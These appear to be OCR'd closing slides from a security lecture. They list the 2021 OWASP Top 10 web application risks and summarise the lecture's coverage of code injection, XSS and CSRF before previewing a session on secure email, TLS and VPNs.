




OWASP Top10 Security Risks for Web Applications - 2021

- Reading Material: `https://owasp.org/www-project-top-ten/`

1. Broken Access Control
2. Cryptographic Failures
3. Injections
4. Insecure Design
5. Security Misconfiguration
6. Vulnerable and Outdated Components
7. Idenfitication and Authentication Failures
8. Software and Data Integrity
9. Security Logging and Monitoring Failures
10. Server-side Request Forgery (SSRF)



Summary

- In this lecture, we have covered:
  - Code Injection Attacks
  - XSS, CSRF
  - OWASP top-10 threats to web application security
- In next lecture, we will introduce some protocols for secure network communications
  - Secure Email
  - Transport Layer Security (TLS)
  - Virtual Private Network